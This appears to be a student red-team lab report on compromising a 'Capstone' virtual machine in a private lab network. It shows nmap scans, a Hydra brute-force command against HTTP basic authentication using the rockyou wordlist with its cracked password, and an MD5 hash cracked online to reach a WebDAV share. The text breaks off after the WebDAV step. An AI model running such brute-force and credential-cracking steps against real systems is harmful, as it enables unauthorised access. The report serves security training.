
Red v. Blue Project

•••

Scott Gannon
Nik Dundon
Brad Richardson
Genevieve Pyslarou



Network
Address Range: 192.168.1.0/24
Netmask: 255.255.255.0
Gateway:
192.168.1.1

Machines
IPv4: 192.168.1.90
OS: Linux
Hostname: Kali

IPv4: 192.168.1.105
OS: Linux
Hostname: Capstone

IPv4:192.168.1.100
OS: Linux
Hostname: ELK

IPv4: 192.168.1.1
OS: Windows
Hostname: HyperV

Planning and Reconnaissance

●●●

We have been tasked with exploiting a Capstone Virtual Machine and proving its vulnerability.

Recon: Describing the Target

Nmap identified the following hosts on the network:


Hostname	IP Address	Role on Network
Red V Blue	192.168.1.1	Host Machine
Capstone	192.168.1.105	Victim Machine
Kali	192.168.1.90	Attacking Machine
Elk Server	192.168.1.100	Host Kibana - Log Data

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
1. WebDav Vulnerability	Remote code execution.	Exploitation allows for remote access for payload deployment.
2. Unintended Vulnerabilities	The ability to manipulate a website to use it for malicious purposes.	An unintended vulnerability allows hackers to manipulate a webpage to gain sensitive information. This directly impacts the reputation of a website
3. Hashed Passwords	The users passwords were not salted in any form thus making them vulnerable to cracking.	Compromised passwords can be used to access sensitive information.

Scanning




```
root@Kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.90  netmask 255.255.255.0  broadcast 192.168.1.255
        inet6 fe80::215:5dff:fe00:412  prefixlen 64  scopeid 0×20<link>
        ether 00:15:5d:00:04:12  txqueuelen 1000  (Ethernet)
        RX packets 8717  bytes 1548268 (1.4 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 319411  bytes 68252683 (65.0 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0×10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 4184  bytes 191433 (186.9 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 4184  bytes 191433 (186.9 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@Kali:~# 
```

To identify our attacking system IP, we ran **`<ifconfig>`**.

Our attacking machine IP is 192.168.1.90

To find all devices on the same network we used:

<nmap -Pn 192.168.1.0/24>



```
3389/tcp open  ms-wbt-server
MAC Address: 00:15:5D:00:04:0D (Microsoft)

Nmap scan report for 192.168.1.100
Host is up (0.00090s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
9200/tcp open  wap-wsp
MAC Address: 4C:EB:42:D2:D5:D7 (Intel Corporate)

Nmap scan report for 192.168.1.105
Host is up (0.00088s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 00:15:5D:00:04:0F (Microsoft)

Nmap scan report for 192.168.1.90
Host is up (0.0000070s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE
22/tcp open  ssh

Nmap done: 256 IP addresses (4 hosts up) scanned in 6.81 seconds
root@Kali:~# 
```


The results returned an IP of 192.168.1.105 with port 22 and 80 open.

Since we know that port 80 is open, we know that this network is connected to the domain.

We decided to navigate to:

http://192.168.1.105/

which showed us files that were not meant to be seen by the public.




```
ERROR: FILE MISSING


Please refer to company_folders/secret_folder/ for more information


ERROR: company_folders/secret_folder is no longer accessible to the public
```

Vulnerability #2

Files that are uploaded with the purpose of being private, are proof that this website has **unintended vulnerabilities**. To find more vulnerabilities, we will need to make use of the instructions on the webpage.

With the message to ‘refer to company_folders/secret_folder/’:

We were prompted to enter in a username and password.




```
ERROR: FILE MISSING


Please refer to company_folders/secret_folder/ for more information


ERROR: company_folders/secret_folder is no longer accessible to the public
```

Authentication Required

http://192.168.1.105 is requesting your username and password. The site says: “For ashtons eyes only”

User Name:

Password:



```
14344399 [child 6] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "krizia" - 10134 of
14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kolokoy" - 10135 of
 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kodiak" - 10136 of
14344399 [child 9] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kittykitty" - 10137
 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kiki123" - 10138 of
 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "khadijah" - 10139 o
f 14344399 [child 4] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kantot" - 10140 of
14344399 [child 10] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "joey" - 10141 of 14
344399 [child 8] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jeferson" - 10142 o
f 14344399 [child 11] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jackass2" - 10143 o
f 14344399 [child 15] (0/0)
[80][http-get] host: 192.168.1.105   login: ashton   password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-10-26 1
6:33:39
root@Kali:/usr/share/wordlists#
```

To begin the process of finding ashton’s password, we had to navigate to our **rockyou.txt** wordlist in **</usr/share/wordlists>**. After this, we began our attack with the following command:

```
<hydra -l ashton -P rockyou.txt -s 80 -f -vV 192.168.1.105 http-get http://192.168.1.105/company_folders/secret_folder>
```

Vulnerability #3


Ashton’s password was easy to crack as he did not follow a secure password technique. Ensuring your password has more than 8 characters and includes symbols and numbers is key to keeping your data safe.

Exploitation


We now have the following information logon information:

ashton::leopoldo

After a successful login attempt, we now have a hashed password for Ryan’s account and interesting instructions.



192.168.1.105/company_fol
192.168.1.105/company_folders/secret_folder/connect_to_corp_server
Kali Linux
Kali Training
Kali Tools
Kali Docs
Kali Forums
NetHunter
Offensive Security
Exploit-

```
Personal Note

In order to connect to our companies webdav server I need to use ryan's account (Hash:d7dad0a5cd7c8376eeb50d69b3ccd352)

1. I need to open the folder on the left hand bar
2. I need to click "Other Locations"
3. I need to type "dav://172.16.84.205/webdav/"
4. I will be prompted for my user (but i'll use ryans account) and password
5. I can click and drag files into the share and reload my browser
```



d7dad0a5cd7c8376eeb50d69b3ccd352	md5	linux4u

We navigated to https://crackstation.net to reveal the password for ryan's account.




dav://192.168.1.105/webdav/

Warning, you are using the root account, you may harm your system.

"passwd.dav": 43 bytes unknown


With this information, we are now able to navigate to the dav://192.168.1.105/webdav/ within file manager.

Ryan's file within webdav contained a hashed file.



```
ryan:$apr1$fsU/VibG$HznoQs6XTF7VauEHtktNt.
```

